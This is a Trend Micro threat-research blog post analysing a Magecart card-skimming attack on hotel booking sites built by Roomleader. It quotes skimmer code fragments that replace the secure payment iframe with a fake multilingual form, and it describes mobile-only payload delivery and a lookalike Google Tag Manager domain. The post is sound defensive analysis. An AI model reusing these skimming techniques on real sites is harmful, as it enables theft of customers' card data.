

- [Trend Micro](#)
- [About TrendLabs Security Intelligence Blog](#)

- 
- 
- 
- 
- 



Search:

- [Home](#)
- [Categories](#)

[Home](#) » [Malware](#) » Magecart Skimming Attack Targets Mobile Users of Hotel Chain Booking Websites

Magecart Skimming Attack Targets Mobile Users of Hotel Chain Booking Websites

- Posted on: [September 18, 2019](#) at 4:52 am
- Posted in: [Malware](#)
- Author: [Joseph C Chen \(Fraud Researcher\)](#)

0



We discovered a series of incidents where the credit card skimming attack Magecart was used to hit the booking websites of chain-brand hotels — the second time we’ve seen a Magecart threat actor directly hit ecommerce service providers instead of going for individual stores or third-party [supply chains](#). Back in May, we discovered a new Magecart-using group called “[Mirrorthief](#),” which compromised an ecommerce service provider used by American and Canadian universities.

In early September, we found two hotel websites (from different hotel chains) that were being injected with a JavaScript code to load a remote script on their payment page since August 9. When we first checked the script’s link, it downloaded a normal JavaScript code. However, we found that the same link could also download a different script when we requested it from mobile devices like Android or iOS phones. The

downloaded script for mobile devices is a credit card skimmer which can steal the information entered on the hotel booking page and send it to a remote server.

We found both of the affected hotel websites were developed by Roomleader, a company from Spain that helps hotels build their online booking websites. The malicious code wasn't injected directly into the website but rather into the script of Roomleader's module called "viewedHotels" that was provided to its clients and subsequently used for two websites of two different hotel chains. Despite the seemingly small number of affected sites, we still consider the attack significant given that one of the brands has 107 hotels in 14 countries while the other has 73 hotels in 14 countries. Note that we have reached out to Roomleader regarding this issue.

The script injected into the hotel booking website




Figure 1. Infection chain of the Magecart skimming attack on the online hotel booking websites

As mentioned, the injection was done on a JavaScript library of Roomleader's "viewedHotels" module located at `hxxps://[hotel website]/modulos/viewedHotels/templates/public/js/history_setter[.]js`. This library is used for saving the viewed hotel information in the visitor's browser cookies. The attacker injected the malicious code in the middle of the original script.

The injected code first checks if an HTML element containing the ID "customerBookingForm" is present on the webpage to make sure it is running on the hotel's booking page. If the injected code is found to not be running on the page, it will go to sleep for one second and check repeatedly thereafter. However, if the code detects the booking page, it will check if the browser debugger is closed and then load another JavaScript from the URL `hxxps://googletrackmanager[.]com/gtm[.]js` — which is where the card skimmer code is actually located. It's worth noting that the style of the URL is meant to emulate the legitimate URL used by [Google Tag Manager](https://www.google.com/tagmanager/).

Figure 4. Credit card skimmer code to steal information from hotel booking page

Magecart replaces the original booking page with a fake one

Although the skimmer itself is not unique, we found that it removes the original credit card form on the booking page and injects another one prepared by the threat actor. We theorize two possible reasons for this. The first is that some hotels don't ask customers to make online payments but instead ask them to pay at the hotel upon arrival. In cases like this, the booking form will ask for credit card information but without the CVC number. To ensure that all credit card information are captured, the attacker replaces the original form with one that contains the CVC number column.

The second possible reason is that, sometimes, the booking page will host the credit card form in a different domain using an HTML [iframe](#) element to make it more secure. In this scenario, a regular JavaScript skimmer will not be able to copy the data inside the secure iframe. Therefore, the attacker removes the iframe of the secured credit card form and injects his own form so the skimmer can copy the information.




Figure 5. The original credit card form (above) from the hotel website and the injected form (below) from the skimmer

```

136     'switch': function(f) {
137         var a = document['querySelector'](''.pciFrame__z07WB');
138         if (a == null || a['style']['display'] === (f ? 'none' : 'block')) return;
139         var c = null;
140         try {
141             c = a['src']['split']('(?:|&|)')[0][0].split('&')[0][0].split('=')[0][1].toLowerCase();
142         } catch (a) {}
143         if (c == null || !(c in d['iframes'])) return;
144         a['style']['display'] = f ? 'none' : 'block';
145         var e = document['getElementById'](''.pciFrame__z07WB_visible');
146         if (e && !f) e['parentElement']['removeChild'](e);
147         else if (!e && f) {
148             var g = document['createElement']('div');
149             g['id'] = 'pciFrame__z07WB_visible';
150             g['innerHTML'] = b['utf'](d['iframes'][c]);
151             a['parentNode']['insertBefore'](g, a['nextSibling']);
152         }
153     },

```

Figure 6. The skimmer script used to remove the original form from the booking page and replace it with the fake one

To make it seem more legitimate, the attacker also prepared credit card forms in eight languages: English, Spanish, Italian, French, German, Portuguese, Russian, and Dutch. These languages match the languages supported by the targeted hotel websites. The skimmer will check which language the customer is using for the website and inject the corresponding fake credit card form into the page.

```

1 (function() {
2     var d = {
3         'iframes': {
4             'en': 'ICAgIDxsaW5rIHJlYj0iY9mb250cy5nb29nbGVhcGZlZmNvbS9jc3M/ZmFtaWxSPVJvYm90byDtDb25kZW5zZWQ=
5             'es': '77u/ICAgIDxsaW5rIHJlYj0iY9mb250cy5nb29nbGVhcGZlZmNvbS9jc3M/ZmFtaWxSPVJvYm90byDtDb25kZW5zZWQ=
6             'it': 'ICAgIDxsaW5rIHJlYj0iY9mb250cy5nb29nbGVhcGZlZmNvbS9jc3M/ZmFtaWxSPVJvYm90byDtDb25kZW5zZWQ=
7             'fr': 'ICAgIDxsaW5rIHJlYj0iY9mb250cy5nb29nbGVhcGZlZmNvbS9jc3M/ZmFtaWxSPVJvYm90byDtDb25kZW5zZWQ=
8             'al': 'ICAgIDxsaW5rIHJlYj0iY9mb250cy5nb29nbGVhcGZlZmNvbS9jc3M/ZmFtaWxSPVJvYm90byDtDb25kZW5zZWQ=
9             'pt': 'ICAgIDxsaW5rIHJlYj0iY9mb250cy5nb29nbGVhcGZlZmNvbS9jc3M/ZmFtaWxSPVJvYm90byDtDb25kZW5zZWQ=
10            'ru': 'ICAgIDxsaW5rIHJlYj0iY9mb250cy5nb29nbGVhcGZlZmNvbS9jc3M/ZmFtaWxSPVJvYm90byDtDb25kZW5zZWQ=
11            'nl': 'ICAgIDxsaW5rIHJlYj0iY9mb250cy5nb29nbGVhcGZlZmNvbS9jc3M/ZmFtaWxSPVJvYm90byDtDb25kZW5zZWQ=
12        },
13        'cookie': 'googletrackmanager'
14    };

```

Figure 7. The eight languages of the fake credit card form inside the skimmer

We were unable to find any strong connections to previous Magecart groups based on the network infrastructure or the malicious code used in this attack. However, it's possible that the threat actor behind this campaign was also involved in previous campaigns.

Conclusion

Recent incidents involving credit card skimmers like Magecart emphasize the need for businesses to [secure their websites](#) from potential compromise by implementing security best practices, which include regularly updating software to the latest versions and segregating networks to ensure that as little customer data as possible is exposed.

Furthermore, users can consider using payment systems such as Apple Pay and Google Pay, which offer additional authentication methods — minimizing the chance that attackers will be able to use the credit card even if they manage to collect the card's details.

The following Trend Micro solutions protect users and businesses by blocking the scripts and preventing access to the malicious domains:

- [Trend Micro™ Security](#)
- [Smart Protection Suites](#) and [Worry-Free™ Business Security](#)
- [Trend Micro Network Defense](#)
- [Hybrid Cloud Security](#)

Indicators of Compromise (IoCs)

SHA-256 Hash/ URL	File Name	Details	Detection name
-------------------	-----------	---------	----------------

ac58602d149305bd2331d555c15e6292bd5d09c34ade9e5eebb81 gtm.js Credit TrojanSpy.JS.MAGEC
e9ef1e7b312 card ART.B

googletrackmanager[.]com

skimmer
Magecart
Domain

With special thanks to our colleagues at [abuse.ch](#) and [The Shadowserver Foundation](#) for helping to take down the Magecart domain

Related Posts:

- [FIN6 Compromised E-commerce Platform via Magecart to Inject Credit Card Skimmers Into Thousands of Online Shops](#)
- [Mirrorthief Group Uses Magecart Skimming Attack to Hit Hundreds of Campus Online Stores in US and Canada](#)



Say NO to ransomware.

Trend Micro has blocked over 100 million threats and counting

Learn how to protect Enterprises, Small Businesses, and Home Users from ransomware:

[ENTERPRISE](#) »

[SMALL BUSINESS](#) »

[HOME](#) »

Tags: [MagecartSkimmer](#)

Security Predictions for 2020

- Cybersecurity in 2020 will be viewed through many lenses — from differing attacker motivations and cybercriminal arsenal to technological developments and global threat intelligence — only so defenders can keep up with the broad range of threats.
[Read our security predictions for 2020.](#)

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, [read our Security 101: Business Process Compromise.](#)

Recent Posts

- [Outlaw Updates Kit to Kill Older Miner Versions, Targets More Systems](#)

- [Malicious Optimizer and Utility Android Apps on Google Play Communicate with Trojans that Install Malware, Perform Mobile Ad Fraud](#)
- [Security Analysis of Devices That Support SCPI and VISA Protocols](#)
- [January Patch Tuesday: Update List Includes Fixes for Internet Explorer, Remote Desktop, Cryptographic Bugs](#)
- [First Active Attack Exploiting CVE-2019-2215 Found on Google Play, Linked to SideWinder APT Group](#)

Popular Posts

[Security Analysis of Devices That Support SCPI and VISA Protocols](#)

[January Patch Tuesday: Update List Includes Fixes for Internet Explorer, Remote Desktop, Cryptographic Bugs](#)

[First Active Attack Exploiting CVE-2019-2215 Found on Google Play, Linked to SideWinder APT Group](#)

[Why Running a Privileged Container in Docker Is a Bad Idea](#)

[Looking into Attacks and Techniques Used Against WordPress Sites](#)

Stay Updated

Email Subscription

- [Home and Home Office](#)
- |
- [For Business](#)
- |
- [Security Intelligence](#)
- |
- [About Trend Micro](#)

- Asia Pacific Region (APAC): [Australia](#) / [New Zealand](#), [中国](#), [日本](#), [대한민국](#), [台灣](#)
- Latin America Region (LAR): [Brasil](#), [México](#)
- North America Region (NABU): [United States](#), [Canada](#)
- Europe, Middle East, & Africa Region (EMEA): [France](#), [Deutschland / Österreich / Schweiz](#), [Italia](#), [Россия](#), [España](#), [United Kingdom / Ireland](#)

- [Privacy Statement](#)
- [Legal Policies](#)

- Copyright © 2020 Trend Micro Incorporated. All rights reserved.